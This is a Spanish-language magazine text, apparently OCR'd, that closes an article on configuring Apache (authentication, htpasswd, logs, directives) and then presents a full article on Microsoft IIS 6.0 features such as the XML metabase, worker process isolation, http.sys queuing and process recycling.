El proceso de autenticación comienza cuando el usuario ingresa la URL restringida en el browser. Éste envía la sentencia "GET" para pedir la página a Apache. Si el recurso necesita autenticación, aparecerá un cuadro de diálogo en donde se le pide al usuario ingresar nombre y contraseña. Una vez ingresados estos datos, el browser guarda el nombre del entorno en dónde el usuario está autorizado ("realm"). Ahora el browser envía nuevamente la sentencia GET, pero agregando una línea de autorización en el header, con el usuario y la contraseña. Apache valida al usuario, y si no corresponde la password muestra un error 401 y prohibe el acceso al sito.
Si la autorización es exitosa, el browser muestra el contenido del sitio. Luego, cuando el usuario pida más páginas del mismo entorno de autorización, el browser toma la información de autenticación anterior que guardó oportunamente y envía las sentencias GET completas, sin que el usuario tenga que ingresar otra vez su contraseña. Por lo tanto vemos que el usuario se autentica una sola vez, pero el browser lo hace cada vez que va a buscar una página al servidor.
Para generar los usuarios de la forma más simple disponible con Apache, tenemos que usar el comando "htpasswd". Este comando genera una base en un archivo plano de la forma "username:hash_password".
El hash de la password puede ser realizado con MD5 o con la función "crypr()" propia de Linux.

El comando "apachectl" permite iniciar Apache, detenerlo, reiniciarlo, mostrar el estado del servidor y verificar el archivo de configuración.

Logs disponibles

El primer consejo para alguien al que se le presenta un error en Apache es recurrir a los logs, inmediatamente.
Apache provee varios tipos de logs que sirven tanto para el diagnóstico de problemas como para las estadísticas de los sitios que publicamos.
Para generar el log de errores ("ErrorLog"), solamente hace falta agregar la siguiente línea en el archivo de configuración:

```
ErrorLog logs/error_log
```

Además de proporcionar un log de errores, Apache agrega otro tipo de logs para guardar todos los pedidos hechos por los browsers de los clientes. Este tipo de log se puede estudiar con herramientas como Webalizer, que permite graficar y extraer información relevante.

Directiva o Tag	Función
DocumentRoot	Es el directorio de instalación de Apache.
NameVirtualHost	IP de los hosts virtuales cuando todos la comparten.
<VirtualHost>	Tag estilo HTML dentro del cual se configuran las directivas de los hosts virtuales.
ServerName	Nombre del host virtual.
DocumentRoot	Repositorio de los archivos que se publican.
<Directory>	Tag dentro del cual se configuran las directivas para proteger un directorio
order	Determina el orden en que se aplican las listas de acceso.
deny	Se usa para denegar el acceso desde ciertos orígenes.
allow	Permite el acceso desde ciertos origenes.
AuthType	Sirve para establecer el tipo de autenticación dentro de un "realm" o entorno de seguridad.
AuthName	Nombre de un "realm" o entorno de seguridad.
AuthUserFile	Archivo base de datos para usuarios y contraseñas.
require	Se utiliza para que el servidor pida al usuario que se autentique antes de ingresar a un determinado "realm".

Fig. 5 -
Directivas o Tags utilizados - El resto de las directivas disponibles se pueden encontrar en la documentación de Apache Webserver.

Conclusión

Uno de los atractivos más importantes de Apache es que es gratuito, pero aún siendo gratuito es uno de los mejores servidores HTTP del mercado. El hecho de que sea Open Source da cierta garantía a los administradores de que van a poder llegar a identificar y solucionar problemas directamente ante una falla, y también les da flexibilidad para adaptar el software a sus necesidades.
La instalación y configuración es sencilla, porque apenas instalado hace falta solamente iniciarlo para que funcione. De todas maneras tiene suficientes parámetros y se le pueden agregar módulos para cumplir cualquier necesidad que se presente. Su estabilidad y confiabilidad están ampliamente comprobadas con la cantidad de sitios en Internet que actualmente hostean con Apache.
Por todas estas razones, Apache es el líder en el mercado desde hace mucho tiempo y lo seguirá siendo.

Links esenciales.

Sitio Oficial del Proyecto Apache y de Apache Webserver:
http://www.apache.org
http://httpd.apache.org/
http://modules.apache.org
Protocolo HTTP:
http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html
http://www.oreilly.com/catalog/httppr/chapter/http_pkt.html
Archivos fuente de Apache:
http://apache.ipv4networks.com/httpd/
Libro Recomendado:
http://www.oreilly.com/catalog/apache3/index.html
Sobre PGP:
http://www.pgpi.org/

Microsoft IIS 6.0

Autor: Marcelo C. A. Romeo

Nuevas características mejoran el rendimiento, fiabilidad y escalabilidad del servidor Web por excelencia.

IIS ha ido gradualmente incorporando nuevas características en los últimos cinco años. La versión 6.0 continúa en esta línea incluyendo soporte para autenticación a través de Passport y esquemas de autenticación nativos de Windows. La metabase, antes almacenada en formato binario, está ahora representada por un archivo XML en IIS 6.0.

Cambios en el complemento de administración

Como en anteriores versiones, la mayoría de las tareas de administración de IIS 6.0 se realizan a través del complemento (snap-in) de IIS para Microsoft Management Console (MMC). Se puede acceder al MMC vía Inicio | Programas | Herramientas Administrativas | Administrador de Servicios de Internet. Este snap-in de IIS muestra la tradicional vista en árbol común a la mayoría de las consolas de MMC. El conjunto de nodos en la parte izquierda muestra los sitios FTP, los Pools de aplicaciones, Sitios Web (y los directorios virtuales asociados con estos sitios), y un nodo para manejar el servicio SMTP. La Fig.1 muestra el complemento para MMC de IIS. En su mayor parte, y para quien esté familiarizado en el uso de versiones anteriores, el nuevo complemento para la MMC de IIS debería resultar familiar. A primera vista, notará un par de diferencias. Primero, los sitios FTP han sido situados en un nodo separado en la parte izquierda de la vista en árbol. Segundo, existe un nodo separado para los pools de aplicaciones. Configurar cada sección del servidor Web consiste en seleccionar un nodo y hacer click con el botón derecho sobre él para obtener la hoja de propiedades de ese nodo. El complemento también incluye facilidades para crear nuevos sitios Web, sitios FTP, y pools de aplicaciones. Los pools de aplicaciones son una parte muy importante de IIS 6.0, y se verán con detalle más adelante en este artículo.

Opciones de administración distribuida

En otros tiempos, era posible correr un portal Web entero en una sola máquina. Esto ya no es así actualmente. La creciente carga de los servidores Web significa que estos deben escalar bien, y la forma más común de hacer esto es aumentar la infraestructura. Esto es, añadir más máquinas a su sitio. La mayoría de los sitios Web modernos están repartidos en clusters de servidores Web, grupos de servidores dedicados a correr el sitio Web de la organización.

Una consecuencia importante de escalar y añadir más máquinas a un sitio Web, es que la configuración y la administración se vuelven tareas más




Figura 1. Complemento para la MMC de IIS 6.0

complejas. Cuando se tiene un cluster de servidores Web formado por quizás docenas de máquinas, deja de ser práctico irse a toda prisa con la silla cerca de cada máquina para configurarla y administrarla. Y esto no sería para nada una opción en sistemas montados en Rack. IIS 6.0 soporta características de administración remota integrales que se adaptan al Webmaster moderno.

Hay tres formas a través de las cuales se puede realizar la administración remota de IIS. La primera, y más común, consiste en administrar el IIS a través del complemento correspondiente dentro de la MMC desde la Intranet. La segunda forma de realizar esta tarea es a través de la interfase de administración remota (Remote Administration Interface) que permite cambiar las propiedades de un sitio. La Fig.2 muestra la interfase Web para administrar el IIS. Es interesante destacar que la interfase Web es ahora una característica estándar también en muchos otros productos de servidor de Microsoft, como pueden ser SharePoint u Operations Manager.

Finalmente, se pueden usar los servicios de terminal (Terminal Services) a través de una conexión de red (como una LAN, PPTP, o una conexión telefónica) para administrar IIS de forma remota. Los Terminal Services son un producto extraordinario. Además de usarlos para administrar IIS remotamente, también se los puede usar para administrar Microsoft Operations Manager a miles de kilómetros de distancia. El rendimiento es tan bueno que incluso permite la realización de las tareas de administración a través de una conexión telefónica. Cabe destacar que para el uso de Terminal Services no es necesario que la MMC ni el snap-in de IIS estén instalados localmente.

Estas tres formas nos permiten realizar todas las tareas de administración y nos dan la libertad de poder realizarlas desde prácticamente cualquier parte del mundo.




Figura 3. Metabase en XML

Mejoras en la metabase

Cuando los desarrolladores Web y los administradores administran un sitio Web, se configuran cosas como la estructura de directorios usada por la aplicación, los módulos ejecutables asociados a ciertas extensiones, las páginas a mostrar para los diferentes errores y el modo en que la seguridad es manejada. Cuando se hacen cambios como estos a una aplicación Web, los cambios van a la metabase de IIS. Versiones anteriores a la 6.0 de IIS almacenaban la metabase como un archivo binario. Aunque este almacenamiento binario funcionaba bien en la mayoría de los casos, dicho esquema presentaba una serie de desventajas. Una de estas desventajas era la imposibilidad para las personas de leer este archivo en forma directa. IIS 6.0 soluciona estas limitaciones almacenando la configuración de IIS directamente en un archivo XML que permite que este sea leído al mismo tiempo por humanos y aplicaciones, reemplazando los archivos binarios originales.




Figura 2. Interfase Web de administración del IIS 6.0

Adiós entonces al archivo binario y propietario de la metabase: metabase.bin. En su lugar, la metabase de IIS está representada ahora por dos archivos XML estándar almacenados en disco: metabase.xml (conteniendo los valores actuales de configuración de IIS), y mbschema.xml (que contiene el esquema XML y proporciona valores por defecto a algunas de las propiedades). Al iniciarse, IIS 6.0 lee los archivos XML en memoria y crea también una representación en memoria de la metabase, haciendo un volcado periodico de la misma al disco.

Cambiando el formato de representación de la metabase de un archivo binario a un archivo XML, IIS 6.0 obtiene diferentes ventajas sobre versiones anteriores:

- Es más fácil diagnosticar y reparar una metabase corrupta, ya que está en un formato accesible para los humanos.
- Los archivos de la metabase pueden ser leídos y guardados usando editores de texto estándar (normalmente no se querrá editarlos a mano, a menos que se sepa exactamente lo que se está haciendo, como ocurre con el registro de Windows).
- La metabase en XML tiene un mejor rendimiento y escalabilidad. El tiempo de lectura necesario al inicio de IIS es menor comparado con la versión binaria de la metabase en IIS 5.0, y tiene un rendimiento en escritura similar a la versión binaria.

La metabase en XML es 100% compatible con las APIs existentes así como con los Active Directory Service Interfaces (ADSI).

Mientras que el archivo metabase.xml es el formato final serializado de la metabase, IIS mantiene una representación en memoria de los mismos datos. Esta base de datos en memoria es accesible de distintas formas. La Fig.3 ilustra la relación entre los archivos en XML de la metabase y los interfaces para humanos y aplicaciones que IIS expone.




Figura 4. Modo de aislamiento del Worker Process

Cambios en la arquitectura de IIS 6.0

El rediseño de IIS 6.0 fue mucho más allá de mejorar la metabase y añadir más soporte para la administración. IIS 6.0 ha sido reformado, sobre todo, para mejorar la flexibilidad, escalabilidad y fiabilidad.

Hoy día, los diseñadores de sitios Web están constantemente actualizando y relanzando versiones de sus sitios (algunas veces cada uno o dos meses) contrariamente al histórico ciclo de desarrollo de 12 a 18 meses para las aplicaciones de escritorio. Como los desarrolladores están produciendo código tan rápidamente, este no es siempre verificado en un 100%. De este modo, la responsabilidad de robustez y fiabilidad es transferida del software específico del sitio Web al sistema. IIS 6.0 añade robustez detectando automáticamente fugas de memoria (memory leaks), violaciones de acceso y otros errores, manejándolos y permitiendo que todo continúe funcionando (este es también uno de los principales avances detrás de .NET Common Language Runtime: pasar al sistema el control de detalles rutinarios y fácilmente pasables por alto).

IIS también recicla (detiene y reinicia) activamente los procesos según sea necesario, mientras continúa atendiendo peticiones sin interrumpir la navegación de los usuarios. Para conseguir esto, IIS 6.0 proporciona un nuevo entorno de aislamiento de aplicaciones dedicadas con gestión activa de procesos, conocido como modo de aislamiento Worker Process y una cola de peticiones a nivel de kernel.

Modo de aislamiento de Worker Process

La idea detrás del modo de aislamiento de Worker Process, es colocar diferentes aplicaciones Web en pools de aplicación separados. Estos pools de aplicaciones definen un conjunto de aplicaciones Web que comparten uno o más Worker Process; cada pool de aplicación está separado de los otros pools de forma natural a través de los límites estándar de los procesos Win32. Los pools de aplicación permanecen independientes unos de otros, y una aplicación en un pool no se ve afectada por problemas en otro pool. La Fig.4 ilustra el modo de aislamiento de Worker Process en IIS.

Los Worker Process operan independientemente los unos de los otros, así que uno o varios de ellos pueden fallar sin afectar al resto (gracias a la separación entre los procesos de Windows). Introducir las aplicaciones Web dentro de pools nos protege de posibles fallos en los Worker Process.

Query a nivel de kernel

Si el aislamiento de aplicaciones es la primera parte de la historia en lo que hace a la robustez, la segunda parte es el query a nivel de kernel (Kerner-Level Queuing). El servicio de HTTP de IIS 6.0 (http.sys) es por donde entran las peticiones al servidor Web. El servicio HTTP en modo kernel es también el encargado de la gestión total de las conexiones, la regulación del ancho de banda y el logging basado en texto. Http.sys implementa un caché de respuesta de URIs (Uniform Resource Identifiers), gracias al cual el servicio maneja el caché de respuestas HTTP en modo kernel sin tener que cambiar a modo usuario, lo cual implica una considerable mejora en el rendimiento. El mecanismo de espacio de nombres URI implementado por http.sys se denomina pooling de aplicaciones (nótese el nodo Pools de Aplicación en el complemento de IIS mostrado en la Fig.1).

Cada pool de aplicación tiene su propia cola de peticiones dentro de http.sys, el cual escucha las peticiones HTTP y las coloca en la cola correspondiente. Debido a que no hay código de usuario ejecutándose dentro de http.sys, este no es afectado por el código que podría hacer que el proceso host falle. Incluso si se produce algún problema en el procesamiento de las peticiones en modo usuario, http.sys continúa aceptando y encolando peticiones hasta que, o bien no queden colas disponibles, o no quede espacio disponible en las colas existentes o el servicio W3SVC haya sido detenido.

Incluso si un Worker Process falla, no supone un gran problema porque si W3SVC detecta que un proceso ha fallado, automáticamente inicia una nueva instancia de dicho proceso. Esto es, mientras exista una interrupción en la capacidad de procesar las peticiones en modo usuario, el usuario no nota el fallo porque las peticiones continúan siendo aceptadas y puestas en cola de petición por http.sys (por la nueva instancia del proceso).

Con la llegada del pooling de aplicaciones y el querying a nivel de kernel, IIS 6.0 elimina los conceptos de aplicaciones dentro de proceso (in-process) y fuera de proceso (out-process). Los servicios en tiempo de ejecución de IIS (como el soporte de extensiones ISAPI) están de igual modo disponibles en cualquier pool de aplicación. Ya que los pools están separados por los límites entre los Worker Process, una aplicación en un pool no se ve afectada por problemas en aplicaciones en otros pools.

El servicio de administración Web

Finalmente, el servicio que une el pooling de aplicaciones y el querying a nivel de kernel es el Web Administration Service (WAS). WAS y http.sys componen el núcleo de IIS 6.0. Ambos están aislados del código en modo usuario por los límites de los procesos Win32 estándar fuera del modo usuario, y por lo tanto no se ven afectados por los problemas en el código de la aplicación Web, al contrario de lo que ocurría con IIS 5.0, que compartía el proceso principal del servidor Web (INETINFO) con el código de aplicación. El resultado de esto era que, en IIS 5.0, problemas en el código de la aplicación Web podían afectar el funcionamiento del kernel del servidor Web.

Operaciones diarias más llevaderas con IIS 6.0

El modo de aislamiento de Worker Process, el encolado de nivel de kernel, y el WAS proporcionan las siguientes ventajas específicas sobre anteriores versiones de IIS:

- Rendimiento robusto. Su sitio Web necesita ser reiniciado menos veces ya que el aislamiento protege las aplicaciones Web unas de otras y protege también el servicio Web.




Figura 5. Ventana de propiedades de reciclado

- Auto recuperación. IIS 6.0 reiniciará automáticamente aquellos procesos que hayan fallado y los reiniciará periódicamente de todos modos si ha sido configurado a tal efecto.
- Escalabilidad. IIS 6.0 soporta el uso de Web gardens, permitiendo que más de un WORKER PROCESS sirva el mismo pool de aplicación.
- Depuración automática. Las características de depuración de IIS 6.0 permiten lanzar un ejecutable (como un depurador) si un Worker Process falla al responder.

En las siguientes secciones, explicaremos como funcionan estas mejoras.

Reciclado de procesos

Como bien es sabido, los humanos sólo podemos llegar a cierto punto en la reducción de errores en un programa. Exige un tremendo esfuerzo comprobar y estar seguros de que un programa funciona 100% como debería. Ciertos programas deben funcionar como esperado y permanecer funcionando sin problemas durante largos periodos de tiempo; este es el caso de los sistemas operativos como Windows (uno enciende la máquina y a menudo no necesita reiniciarla hasta que la instalación de algún software nos diga que debemos hacerlo).

En el otro lado de la balanza, están los proveedores de contenidos basados en Web. El objetivo detrás de la mayoría de sitios Web que ofrecen contenidos, está en proporcionarlos rápido y con mucha frecuencia. A menudo, esto hace que la parte de comprobación dentro del ciclo de desarrollo del software se vea afectada, lo que implica la aparición de agujeros de memoria u otros fallos similares que violan la integridad del proceso que están ejecutando. En este caso, IIS puede detectar esas inconsistencias y fallos que se producen en modo de usuario. Cuando algo de eso ocurre, IIS recicla los pools de aplicación.

Se puede configurar IIS para que periódicamente reinicie los Worker Process en un pool de aplicación. Especificando que una aplicación sea reciclada, básicamente lo que hacemos es indicarle a IIS que detenga el entorno en el que se ejecuta el proceso, y cree uno nuevo a intervalos. Así, si sabemos que una aplicación tiene problemas, existe la posibilidad de reciclarla, por ejemplo, a intervalos de una hora. Esas aplicaciones que han fallado y han sido recicladas se mantendrán con buena salud ya que regularmente obtendrán un nuevo periodo de vida. La opción de reciclado de procesos está disponible en el modo de aislamiento de Worker Process. La Fig.5 muestra la ventana de propiedades de configuración de Reciclado.

Se pueden configurar las aplicaciones para que sean reiniciadas basándose en un intervalo de tiempo, el número de peticiones servidas, un calendario, el uso de memoria e incluso bajo demanda. Para reciclar un Worker Process, IIS detendrá el Worker Process que ha fallado mientras completa el procesado de las peticiones pendientes en la cola. Mientras que el proceso está siendo detenido, WAS crea un Worker Process de reemplazo para el mismo grupo de espacio de nombres e inicia este nuevo Worker Process antes de que el viejo se detenga. Como resultado, las interrupciones de servicio se minimizan. Una vez que el viejo proceso termina de procesar las peticiones pendientes, se detiene normalmente. Si el viejo proceso tarda demasiado en detenerse (quizás esté colgado), IIS lo terminará directamente.

La salud del sitio

Además de reciclar los procesos automáticamente para mantener la integridad de una aplicación Web, también se puede configurar IIS 6.0 para detectar problemas en una aplicación y realizar ciertas acciones en respuesta. Por ejemplo, se puede configurar un pool de aplicación para verificar el Worker Process periódicamente para asegurarse de que continúa vivo. También se puede configurar un pool de aplicación para deshabilitarse a si mismo después de que un Worker Process específico haya fallado un cierto número de veces dentro de un intervalo de tiempo. La Fig.6 muestra la página de propiedades para configurar las propiedades de salud de un pool de aplicación.

Rendimiento del sitio

Aparte de aquellos parámetros relacionados con la salud y el reciclado de procesos en un sitio Web, IIS también posee varios parámetros que podemos modificar, y que afectan al rendimiento. Por ejemplo, si un pool de aplicación permanece sin hacer nada durante un cierto tiempo, no tiene sentido mantenerlo ejecutándose y consumiendo ciclos de CPU. IIS permite especificar un tiempo de inactividad después del cual el Worker Process del pool de aplicación será detenido. También podemos limitar el número de peticiones que pueden ser puestas en cola, y configurar cada cuanto tiempo se actualizan los contadores de CPU. Por último, se puede especificar el número de Worker Process que se ejecutan en un Web Garden




Figura 6. Ventana de propiedades de un pool de aplicación

(donde varias instancias de una aplicación se ejecutan al mismo tiempo). La Fig.7 muestra la ventana de propiedades de rendimiento para una aplicación.

Modo de aislamiento de IIS 5.0

Hay un caso particular en el cual uno no puede usar el modo de aislamiento a través de Worker Process de IIS 6.0, debiendo usar en su lugar el modo de aislamiento existente en IIS 5.0. Esto ocurre cuando una aplicación hace uso de filtros ISAPI RAW. En ese caso, la aplicación debe ejecutarse en modo de compatibilidad con IIS 5.0.

Seleccionando el modo de ejecución

El modo de aislamiento de Worker Process es el modo por defecto, lo que proporciona pool de aplicación, reinicio automático y depuración. Lo más común es usarlo, a menos que se presenten conflictos con una aplicación ya existente.

Seguridad

IIS 6.0 ofrece nuevas características incluyendo un proveedor de servicios de criptografía (Cryptographic Service Provider), la posibilidad de configurar la identidad de los Worker Process y deshabilitar extensiones desconocidas.
Cuando un sitio Web requiere SSL, se obtiene un mayor grado de seguridad a expensas del rendimiento, debido al número de ciclos de CPU consumidos para encriptar el contenido. Afortunadamente, existen tarjetas aceleradoras basadas en hardware que permiten mover parte de este procesamiento al hardware. Esas aceleradoras implementan su propia versión de la Crypto API, y IIS 6.0 soporta proveedores de criptografía de terceros.
Una situación en la cual un ataque puede llegar a comprometer un sistema, es cuando hay componentes ejecutándose como LocalSystem.
Cualquier agujero en un componente de este tipo (como un buffer overflow) puede permitir al atacante tomar por completo el control de la máquina donde se está ejecutando. IIS permite configurar la cuenta del sistema bajo la cual trabajará o trabajarán los Worker Process de las aplicaciones, controlando de ese modo el acceso a los recursos del sistema.
IIS permite también restringir la extensión de los archivos que serán enviados al usuario. Una propiedad de la metabase se permite servir solo archivos con extensiones conocidas, mientras que solicitudes de archivos con extensión desconocida recibirán un error de "acceso denegado" como respuesta.




